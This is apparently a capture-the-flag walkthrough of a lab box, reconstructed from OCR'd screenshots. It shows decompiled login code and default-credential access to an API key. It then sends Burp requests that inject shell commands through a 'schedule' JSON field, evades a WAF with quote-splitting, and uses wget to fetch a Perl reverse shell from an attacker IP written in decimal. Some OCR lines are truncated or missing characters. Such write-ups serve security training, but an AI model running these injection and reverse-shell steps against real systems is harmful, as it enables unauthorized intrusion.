
Decompiler for get_internal_pwd



Decompile: get_internal_pwd - (ses.so)

```

undefined8 get_internal_pwd(undefined8 uParm1)

{
  long *plVar1;
  undefined8 uVar2;

  plVar1 = (long *)PyObject_GetAttrString(uParm1,"user_login");
  uVar2 = PyList_GetItem(plVar1,0);
  uVar2 = PyString_AsString(uVar2);
  *plVar1 = *plVar1 + -1;
  if (*plVar1 == 0) {
    (**(code **)(plVar1[1] + 0x30))(plVar1);
  }
  return uVar2;
}
```


Decompiler for get_internal_usr



Decompile: get_internal_usr - (ses.so)

```

undefined8 get_internal_usr(undefined8 uParm1)

{
  long *plVar1;
  undefined8 uVar2;

  plVar1 = (long *)PyObject_GetAttrString(uParm1,"user_login");
  uVar2 = PyList_GetItem(plVar1,0);
  uVar2 = PyString_AsString(uVar2);
  *plVar1 = *plVar1 + -1;
  if (*plVar1 == 0) {
    (**(code **)(plVar1[1] + 0x30))(plVar1);
  }
  return uVar2;
}
```

Both of these functions are the same which tells us the password is the same as the username
Lets try Administrator:Administrator


Login Result

Result:

```
{
        "authenticated": true,
        "result": {
                "creation_date": 1575934980,
                "endpoint": "/api/<api_key>/job",
                "key": "fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcac
        }
}
```

This has given me an API key
KEY: fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8
# Entire Result

```
{
        "authenticated": true,
        "result": {
                "creation_date": 1575934980,
                "endpoint": "/api/<api_key>/job",
                "key": "fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8"
        }
}
```


Reading the auth.py file again it looks like if we craft a special POST request to /api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8 and a parameter we have a possible RCE

```
if "schedule" in data:
out = subprocess.check_output(['bash', '-c', data["schedule"]])
```

Use Burp to catch a request using your web browser and navigate to http://wonderfulsessionmanager.smasher2.htb/api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8/job

Change GET request to a POST request
Change the Content-Type to application/json as we are sending JSON as per auth.py.
Add the Schedule parameter as per auth.py, and issue the command whoami to see if this works

It Worked! We apparently are the user dzonerzy




```
POST /api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98
Host: wonderfulsessionmanager.smasher2.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/json
Connection: close
Cookie:
session=eyJpZCI6eyIgYiI6Ik9XSTRZVEF6TmprellXRXhaakE0TVRBNFl6Rm10R1
poRb3X9k61bMfdKRvAYOuqSvKc
Upgrade-Insecure-Requests: 1
Content-Length: 21

{"schedule":"whoami"}
```

```
HTTP/1.1 200 OK
Date: Mon, 09 De
Server: Werkzeu
Content-Type: ap
Content-Length:
Vary: Cookie
Connection: clo

{"result":"dzon
```

BURP REQUEST

```
POST /api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8/job HTTP/1.1
Host: wonderfulsessionmanager.smasher2.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/json
Connection: close
Cookie:
session=eyJpZCI6eyIgYiI6Ik9XSTRZVEF6TmprellXRXhaakE0TVRBNFl6Rm1OR1ptWVRGbE9UWmxOV0UxTlRFNU1qazRZZz09In19.X
e7atQ.IpoRb3X9k61bMfdKRvAYOuqSvKc
Upgrade-Insecure-Requests: 1
Content-Length: 21

{"schedule":"whoami"}
```


I tried to issue an ls command which failed with a denied error.
{"schedule":"ls"}



```
HTTP/1.1 403 Forbidden
Date: Mon, 09 Dec 2019 23:54:00 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 383
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8/job
on this server.<br />
</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at wonderfulsessionmanager.smasher2.htb Port 80</address>
</body></html>
```

This is most likely due to a Web Application Firewall. We can try to bypass the WAF
RESOURCE: https://medium.com/secjuice/waf-evasion-techniques-718026d693d8
RESOURCE: https://medium.com/secjuice/web-application-firewall-waf-evasion-techniques-2-125995f3e7b0


I was able to obtain a result with the following methods
{"schedule":"l''s"}
and
{"schedule":"l\\s"}



```
POST /api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8/job
HTTP/1.1
Host: wonderfulsessionmanager.smasher2.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/json
Connection: close
Cookie:
session=eyJpZCI6eyIgYiI6Ik9XSTRZVEF6TmprellXRXhaakE0TVRBNF16Rm1OR1ptWVRGbE9UWmxOV0
UxTlRFNU1qazRZ2z09In19.Xe7atQ.Ipo8b3X9k61bMfdKRxAYOugSvKc
Upgrade-Insecure-Requests: 1
Content-Length: 19

{"schedule":"l\\s"}
```


```
HTTP/1.1 200 OK
Date: Mon, 09 Dec 2019 23:56:41 GMT
Server: Werkzeug/0.14.1 Python/2.7.15rc1
Content-Type: application/json
Content-Length: 87
Vary: Cookie
Connection: close

{"result":"assets\nauth.py\ncreds.log\nrunner.py\nses.so\ntemplates\n","success":true}
```

Rather than going through the hassle of trying to read the user flag I am going right for the reverse shell
RESOURCE: http://pentestmonkey.net/tools/web-shells/perl-reverse-shell
Edit the above shell to use your IP and listener port



```
use strict;
use Socket;
use FileHandle;
use POSIX;
my $VERSION = "1.0";

# Where to send the reverse shell.  Change these.
my $ip = '10.10.14.18';
my $port = 8089;

# Options
```

Using pwd we see we are in the /home/dzonerzy/smanager directory. This is where the shell will be uploaded
{"schedule":"p''wd"}


Request

Raw | Params | Headers | Hex

```
OST /api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8/job
TTP/1.1
ost: wonderfulsessionmanager.smasher2.htb
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
NT: 1
ontent-Type: application/json
onnection: close
ookie:
ession=eyJpZCI6eyIgYiI6Ik9XSTRZVEF6TmprellXRXhaakE0TVRBNFl6Rm10R1ptWVRGbE9UWmxOV0
xTlRFNU1qazRZZz09In19.Xe7atQ.IpoRb3X9k61bMfdKRvAY0uqSvKc
pgrade-Insecure-Requests: 1
ontent-Length: 20

{"schedule":"p''wd"}
```

Response

Raw | Headers | Hex


```
HTTP/1.1 200 OK
Date: Tue, 10 Dec 2019 00:00:38 GMT
Server: Werkzeug/0.14.1 Python/2.7.15rc1
Content-Type: application/json
Content-Length: 54
Vary: Cookie
Connection: close

{"result":"/home/dzonerzy/smanager\n","success":true}
```

Host an HTTP Server

```
# I also renamed the perl rev shell to rev.pl
cp perl-reverse-shell.pl rev.pl

# On attack machine
python -m SimpleHTTPServer 80
```

Since the WAF blocks dots we are going to use long decimal. I used this
RESOURCE: https://www.ipaddressguide.com/ip
10.10.14.18 became 168431122

The schedule value will then be
{"schedule":"wge''t ''168431122/rev.pl''"}


Request


Raw | Params | Headers | Hex

```
POST /api/fe61e023b3c64d75b3965a5dd1a923e392c8baeac4ef870334fcad98e6b264f8/job
HTTP/1.1
Host: wonderfulsessionmanager.smasher2.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/json
Connection: close
Cookie:
session=eyJpZCI6eyIgYiI6Ik9XSTRZVEF6TmprellXRXhaakE0TVRBNFl6Rm10R1ptWVRGbE9UWmxOV0
UxTlRFNU1qazRZZz09In19.Xe7atQ.IpoRb3X9k61bMfdKRvAY0uqSvKc
Upgrade-Insecure-Requests: 1
Content-Length: 42

{"schedule":"wge''t ''168431122/rev.pl''"}
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Tue, 10 Dec 2019 00:07:08 GMT
Server: Werkzeug/0.14.1 Python/2.7.15rc1
Content-Type: application/json
Content-Length: 29
Vary: Cookie
Connection: close

{"result":"","success":true}
```

